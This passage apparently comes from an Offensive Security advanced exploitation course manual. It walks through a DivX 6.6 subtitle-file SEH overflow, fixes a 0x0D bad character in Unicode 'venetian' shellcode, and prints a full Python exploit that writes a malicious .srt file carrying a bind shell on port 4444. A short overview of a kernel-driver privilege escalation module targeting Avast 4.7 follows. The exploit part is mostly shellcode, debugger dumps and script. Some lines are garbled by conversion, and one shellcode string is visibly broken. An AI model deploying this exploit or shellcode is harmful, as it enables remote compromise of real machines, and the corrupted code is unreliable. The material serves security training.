



Figure 69: Bad character affecting return address



Address	Hex dump	UNICODE
07543680	40 00 60 00 40 00 60 00 80 00 01 00 60 00 40 00	@m@m'm@
07543684	60 00 40 00 60 00 80 00 49 00 60 00 40 00 60 00	m@m'Im@m
07543688	40 00 60 00 80 00 34 00 60 00 40 00 60 00 40 00	@m'4m@m@m
0754368C	60 00 80 00 01 00 60 00 40 00 60 00 40 00 60 00	m'@m@m@m
07543690	80 00 31 00 60 00 40 00 60 00 40 00 60 00 80 00	'Im@m@m'
07543694	99 00 60 00 40 00 60 00 40 00 60 00 80 00 84 00	'm@m@m''
07543698	60 00 40 00 60 00 40 00 60 00 80 00 74 00 60 00	m@m@m'tm
0754369C	40 00 60 00 40 00 60 00 80 00 C1 00 60 00 40 00	@m@m'~m@
075436A0	60 00 40 00 60 00 80 00 00 00 00 00 00 00 00 00	m@m'....
075436A4	00 00 00 00 00 00 00 00 31 01 62 02 14 01 08 04
075436A8	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436AC	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436B0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436B4	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436B8	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436BC	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436C0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436C4	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436C8	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436CC	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436D0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436D4	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436D8	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436DC	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436E0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436E4	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436E8	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436EC	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436F0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436F4	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075436F8	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543700	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA

Figure 70: Identifying the bad character inside our buffer

How can we change the 0x0D byte inside our shellcode? The easiest option we have is to break the ADD instruction in two instructions like the following:

```
"\x80\x0D\x6D" -> "\x80\x0C\x6D\x80\x01\x6D"

which will result in

80 00 75:add byte ptr [eax],0ch
00 6D 00:add byte ptr [ebp],ch
80 00 75:add byte ptr [eax],01h
40      :incaax
00 6D 00:add byte ptr [ebp],ch
40      :incaax
00 6D 00:add byte ptr [ebp],ch
```

Avoiding 0x0d bad character in shellcode

msfencode -i /tmp/bind -b "\x0d"



The only part we've changed in *POC05* is the one containing the fix for the bad character:

```
# [*] Unicode Venetian Blinds Shellcode Writer 1109 bytes
# 0x0d badchar replaced
venetian_writer = (
"\x80\x6a\x6d\x40\x6d\x80\x4d\x6d\x40\x6d\x40\x6d\x80\xf9"
"\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x60\x6d\x40"
"\x6d\x40\x6d\x80\x6c\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x45\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x40\x6d\x80"
"\x05\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x18\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d"
"\x80\x34\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x31"
"\x6d\x40\x6d\x40\x6d\x80\x99\x6d\x40\x6d\x40\x6d\x80\x84\x6d\x40"
"\x6d\x40\x6d\x80\x74\x6d\x40\x6d\x40\x6d\x80\xc1\x6d\x40\x6d\x40"
"\x6d\x80\x0c\x6d\x80\x01\x6d\x40\x6d\x40\x6d" # 0x0c + 0x01 = 0x0d badchar
"\x80\xc2\x6d\x40\x6d\x40\x6d\x80"
```

POC05 changes to avoid 0x0D bad character

It's now time to do some math! We need to fix the *EAX* register to point to the first *NULL* byte of our "half" bind shell. Running the new POC, after the "*XCHG EAX, ECX*" instruction, *EAX* points to *0x0653EEDD* while the first *NULL* byte we need to replace is at *0x065406EF* address.

```
EAX      -> 0x0653EEDD
SHELLCODE -> 0x065406EF (00EB  ADD BL,CH)
0x065406EF - 0x0653EEDD = 6162 Bytes
```

```
# we can add/sub only 256 multiples
>>>6162/256.0
24.0703125 -> approximated to 25    24.0441 → 25
>>>hex(0xFF-25)
'0xe6'
>>>0x3C00FF00-0x3C00E600    Two constant values
6400
our EAX fixing code will be:
    ADD EAX, 0x3C00FF00
    SUB EAX, 0x3C00E600
```


which means we will have 238 Bytes of overhead to fill with nops equivalent instructions that will bridge us to shellcode:

```
>>> 6400-6162
238 Bytes to fill    with nops
```

Calculations to align EAX register to the first NULL bytes of the "half" bind shell

$$EAX = 005BEE00 = 25$$

$$Shellcode @ 05C070B$$



For the nop equivalent instructions we are going to use a JO opcode "\x70\x00" (Jump if Overflow); we don't care if the Overflow Flag is set to 1 or 0, in any of the two cases the result will be go to the next instruction, which is exactly what we want.

To used because 90 isnt nop when 00 90 00 90 so we use 70

Here is our working exploit:

```
#!/usr/bin/python
# DivXPOC06.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation

# file = name of avi video file
file = "infidel.srt"

# Unicode friendly POP POP RET somewhere in DivX 6.6
# Note: \x94 bites back - dealt with by xchg'ing again and doing a dance to
# shellcode Gods
ret = "\x94\x48"

# Payload building blocks
buffer      = "\x41" * 1032 # offset to SEH
xchg_esp    = "\x94\x6d"   # Swap back EAX, ESP for stack save,nop
xchg_ecx    = "\x91\x6d"   # Swap EAX, ECX for venetian_writer,nop
align_buffer = "\x05\xFF\x3C\x6D\x2D\xE6\x3C\x6D" # ECX ADJUST
crawl       = "\x70" * 119 # Crawl with remaining strength on bleeding
                                # knees to shellcode
rest        = "\x01" * 5000000 # Buffer and shellcode canvas

# [*] Half Shellcode to be filled by the Venetian Writer 159 bytes
#   bind shell on port 4444
half_bind = (
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\xa6\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xef\xe0\x53\xd6\xd0" )


# [*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
#   0x0d badchar replaced
venetian_writer = (
"\x80\x6a\x6d\x40\x6d\x40\x6d\x80\x4d\x6d\x40\x6d\x40\x6d\x80\xf9"
"\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x60\x6d\x40"
"\x6d\x40\x6d\x80\x6c\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x45\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x40\x6d\x80"
"\x05\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x18\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d"
"\x80\x34\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x31"
"\x6d\x40\x6d\x40\x6d\x80\x99\x6d\x40\x6d\x40\x6d\x80\x84\x6d\x40"
"\x6d\x40\x6d\x80\x74\x6d\x40\x6d\x40\x6d\x80\xc1\x6d\x40\x6d\x40"
"\x6d\x80\x0c\x6d\x80\x01\x6d\x40\x6d\x40\x6d" # 0x0c + 0x01 = 0x0d badchar
"\x80\xc2\x6d\x40\x6d\x40\x6d\x80"
"\xf4\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40\x6d\x80\x28\x6d"
"\x40\x6d\x40\x6d\x80\xe5\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
```



```
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D"  
"\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80\x1c"  
"\x6D\x40\x6D\x40\x6D\x80\xeb\x6D\x40\x6D\x40\x6D\x80\x2c\x6D\x40"  
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"  
"\x6D\x80\x61\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"  
"\x64\x6D\x40\x6D\x40\x6D\x80\x43\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"  
"\x40\x6D\x40\x6D\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x70\x6D\x40\x6D"  
"\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\x40\x6D\x40\x6D\x40\x6D"  
"\x80\x5e\x6D\x40\x6D\x40\x6D\x80\x8e\x6D\x40\x6D\x40\x6D\x80\x0e"  
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40"  
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"\x80\x89\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\xed"  
"\x6D\x40\x6D\x40\x6D\x80\x02\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40"  
"\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"  
"\x6D\x80\x09\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80"  
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"\xe7\x6D\x40\x6D\x40\x6D\x80xc6\x6D\x40\x6D\x40\x6D\x80\x57\x6D"  
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"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x6d\x6d\x6D\x40\x6D\x40\x6D\x80\xe5"  
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"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"  
"\x40\x6D")
```

```
# PoC Venetian Bindshell on port 4444 - ph33r  
shellcode = buffer + ret + xchg_esp + xchg_ecx + align_buffer  
shellcode += venetian_writer + crawl + half_bind + rest
```

```
f = open(file, 'w')  
f.write("l\n")
```

```
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(shellcode)
f.close()
print "SRT has been created - ph33r \n";
```

Final Exploit source code

EAX now points to the first NULL byte and the venetian writer starts replacing all the zeroes with the second half of our bind shell.

Address	Hex dump	UNICODE	Registers (FPU)
005407E0	00 EB 00 E8 00 FF 00 FF 00 8B 00 24 00 8B 00 3C	EAX 005407D0
005407E1	00 7C 00 78 00 EF 00 4F 00 88 00 20 00 EB 00 88	ECX 005407D0
005407E2	00 8B 00 EE 00 C0 00 AC 00 C0 00 07 00 CA 00 01	EDX 7C903700 ntDll.7C903700
005407E3	00 EB 00 38 00 24 00 75 00 88 00 24 00 EB 00 88	ESI 005407D0
005407E4	00 4B 00 5F 00 01 00 03 00 88 00 6C 00 1C 00 C3	EDI 005407D0
005407E5	00 D8 00 88 00 30 00 40 00 88 00 1C 00 88 00 08	EIP 005407E4
005407E6	00 68 00 4E 00 EC 00 FF 00 66 00 66 00 33 00 68	EAX 7C903700 ntDll.7C903700
005407E7	00 73 00 5F 00 FF 00 68 00 ED 00 38 00 FF 00 5F	ECX 005407D0
005407E8	00 E5 00 81 00 08 00 55 00 02 00 D0 00 D9 00 F5	EDX 005407D0
005407E9	00 57 00 D6 00 53 00 53 00 43 00 43 00 FF 00 66	EIP 005407E4
005407EA	00 11 00 66 00 89 00 95 00 A4 00 70 00 57 00 D6	C 0 ES 0032 32bit 0xFFFFFFFF
005407EB	00 10 00 55 00 D0 00 A4 00 2E 00 57 00 D6 00 55	P 1 DS 001E 32bit 0xFFFFFFFF
005407EC	00 D0 00 E5 00 86 00 57 00 D6 00 54 00 55 00 D0	C 0 ES 0032 32bit 0xFFFFFFFF
005407ED	00 68 00 79 00 79 00 FF 00 55 00 D0 00 6A 00 66	C 0 DS 0022 32bit 0xFFFFFFFF
005407EE	00 63 00 89 00 6A 00 59 00 CC 00 E7 00 44 00 E2	C 0 FS 003E 32bit 7FF480000FFF
005407EF	00 C0 00 AA 00 42 00 FE 00 2C 00 8D 00 38 00 AE	T 0 GS 0000 NULL
005407F0	00 68 00 FE 00 16 00 75 00 FF 00 5B 00 52 00 51	D 0
005407F1	00 6A 00 51 00 55 00 FF 00 68 00 D9 00 CE 00 FF	D 0 LastErr ERROR_SUCCESS (00000000)
005407F2	00 6A 00 FF 00 FF 00 8B 00 FC 00 C4 00 FF 00 52	EFL 00000206 (NO,HS,NE,RI,NS,FE,GE,0)
005407F3	00 D0 00 EF 00 E0 00 53 00 D6 00 00 00 01 00 01	EAX empty -?? FFFF 7C910700 7C90EE10
005407F4	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0051572514903354492
005407F5	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 1.2746797064006349610
005407F6	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.20200000000000000000
005407F7	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 1.00000000000000000000
005407F8	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 1.00000000000000000000
005407F9	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
005407FA	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
005407FB	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
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0054080B	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054080C	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054080D	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054080E	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054080F	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
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0054082B	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054082C	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054082D	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054082E	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054082F	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
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0054083B	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054083C	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054083D	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054083E	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054083F	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
00540840	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
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00540843	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
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0054084A	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
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0054084D	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054084E	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
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00540855	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
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0054085A	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054085B	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054085C	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054085D	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054085E	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	EAX empty 0.0
0054085F	00 01 00 01 00 01 00 01 00 01 0		




Figure 72: Venetian writer in action





Figure 73: Conditional jumps bridging to shellcode



Module 0x05 Kernel Drivers Exploitation

Lab Objectives

- Understanding how to communicate with Kernel Drivers
- Understanding RING 0 shellcode theory
- Understanding and abusing Function Pointers
- Exploiting Avast 4.7 Antivirus



WinDBG on ~~the~~ module 1 machine
 restart ~~the~~ module 345 machine

Overview

Exploiting drivers vulnerabilities to escalate privileges on a Windows box is becoming a common practice in recent times. In this module we are going to study the basic concepts behind Windows drivers, their structure, how to locally communicate with them to abuse insecure implementation of their interfaces. We will then get our hands dirty and develop a local privilege escalation exploit for a vulnerability affecting a well known antivirus software.

Windows I/O System and Device Drivers

A device driver is a computer program that provides an interface to interact with hardware devices. The set of functions that form a device driver, are called to process the various stages of specific I/O requests.

Interacting with device drivers from user space is made possible through the DLL subsystem, which in turns, communicates with the I/O manager, the core component of the Windows Input / Output system⁸⁰. All the requests issued in usermode (applications) or kernel mode (other device drivers or kernel components) addressed to device drivers and their respective responses, pass through The I/O Manager. For most of the requests⁸¹, the I/O Manager creates an I/O request packet (IRP) which is a special kernel mode data structure⁸². A pointer to the IRP is passed to the correct driver that will perform the relative I/O operation and will then pass the IRP back to the I/O manager for completion.

⁸⁰ <http://technet.microsoft.com/it-it/library/cc776828%28WS.10%29.aspx>

⁸¹ Fast I/O requests are the exception.

⁸² http://en.wikipedia.org/wiki/I/O_request_packet